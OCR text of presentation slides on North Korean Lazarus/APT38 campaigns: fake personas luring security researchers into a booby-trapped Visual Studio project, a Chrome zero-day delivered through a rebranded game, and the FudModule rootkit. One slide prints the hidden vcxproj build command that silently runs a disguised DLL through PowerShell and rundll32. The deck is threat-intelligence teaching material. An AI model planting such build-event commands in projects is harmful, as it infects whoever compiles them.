


HACKING HACKERS


- LAZARUS CREATED MULTIPLE TWITTER AND OTHER ACCOUNTS TO BUILD CREDIBILITY
- THEY TRICK SECURITY RESEARCHERS INTO COLLABORATING ON A MICROSOFT VISUAL STUDIO PROJECT
- THE PROJECT CONTAINS HIDDEN MALICIOUS CODE.
- WHEN THE RESEARCHER COMPILES THE PROJECT, THE MALWARE RUNS

Who is APT38?

HACKING HACKERS




By google Threat Analysis Group



By google Threat Analysis Group

HACKING HACKERS

Who is APT38?



Joel Eriksson

```
je@asus:~$ grep powershell poc/dxgkrnl_poc/dxgkrnl_poc.vcxproj
      <Command>

                powershell -executionpolicy bypass -windowstyle hidden  if(([system.environment]
::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test
-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9y
K 2907}</Command>
      <Command>

                powershell -executionpolicy bypass -windowstyle hidden  if(([system.environment]
::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test
-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9y
K 2907}</Command>
      <Command>

                powershell -executionpolicy bypass -windowstyle hidden  if(([system.environment]
::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test
-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9y
K 2907}</Command>
      <Command>

                powershell -executionpolicy bypass -windowstyle hidden  if(([system.environment]
::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test
-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9y
K 2907}</Command>
je@asus:~$
```

Joel Eriksson




WHY ?

- SIMPLY TO STEAL THEIR 0DAYS

HACKING HACKERS

- Who is APT38?



HACKING HACKERS

Who is APT38?

- A program that automates this technique and can be used for spreading

ZeroMemoryEx/**APT38-0day-Stealer**



APT38 Tactic PoC for Stealing 0days from security professionals

1 Contributor 0 Issues 278 Stars 43 Forks

ZeroMemoryEx/APT38-0day-Stealer: APT38 Tactic PoC for Stealing 0days from security professionals


APT38 Tactic PoC for Stealing 0days from security professionals - ZeroMemoryEx/APT38-0day-Stealer

GitHub



CHROMIUM RCE

- IN 2024 LAZARUS EXPLOITED A ZERO-DAY VULNERABILITY IN GOOGLE CHROME
- THE TARGET WAS INDIVIDUALS IN THE CRYPTO SECTOR



THE GAME


- LAZARUS STOLE THE GAME SOURCE CODE AND REBRANDED IT TO HOST THE EXPLOIT

SOCIAL ENGINEERING

- LAZARUS INVESTED MONTHS IN THEIR SOCIAL ENGINEERING CAMPAIGNS, BUILDING A SOCIAL MEDIA PRESENCE, POSTING REGULARLY ON X FROM MULTIPLE ACCOUNTS, AND PROMOTING THEIR GAME USING AI-GENERATED CONTENT



[TBD][340221135] **High** CVE-2024-4947: Type Confusion in V8. *Reported by Vasily Berdnikov (@vaber_b) and Boris Larin (@oct0xor) of Kaspersky on 2024-05-13*




PATCH

- **WHILE INVESTIGATING A CASE, THE KASPERSKY TEAM FOUND A WEBSITE EXPLOITING A GOOGLE CHROME ZERO-DAY. THEY REPORTED IT, AND IT WAS PATCHED WITHIN TWO DAYS.**
- **LAZARUS JUST BURNED 500,000$ EXPLOIT**
- **BUT FOR SURE THEY MADE MUCH MORE IN RETURN.**



FUDMODULE ROOTKIT



WIDNOWS RINGS


WHAT IS KERNEL AND USER SPACE?

USER MODE:

- THIS IS WHERE REGULAR APPLICATIONS (LIKE WEB BROWSERS, GAMES, OR TEXT EDITORS) RUN.
- PROGRAMS IN USER MODE CANNOT DIRECTLY ACCESS HARDWARE (LIKE MEMORY, CPU, OR DISK).
- IF THEY NEED HARDWARE ACCESS, THEY MUST ASK THE KERNEL THROUGH SYSTEM CALLS.

KERNEL MODE:


- THIS IS WHERE THE CORE OF THE OPERATING SYSTEM (THE KERNEL) RUNS.
- IT HAS FULL CONTROL OVER THE HARDWARE AND CAN EXECUTE PRIVILEGED INSTRUCTIONS.
- IT MANAGES MEMORY, PROCESSES, AND HARDWARE INTERACTIONS.



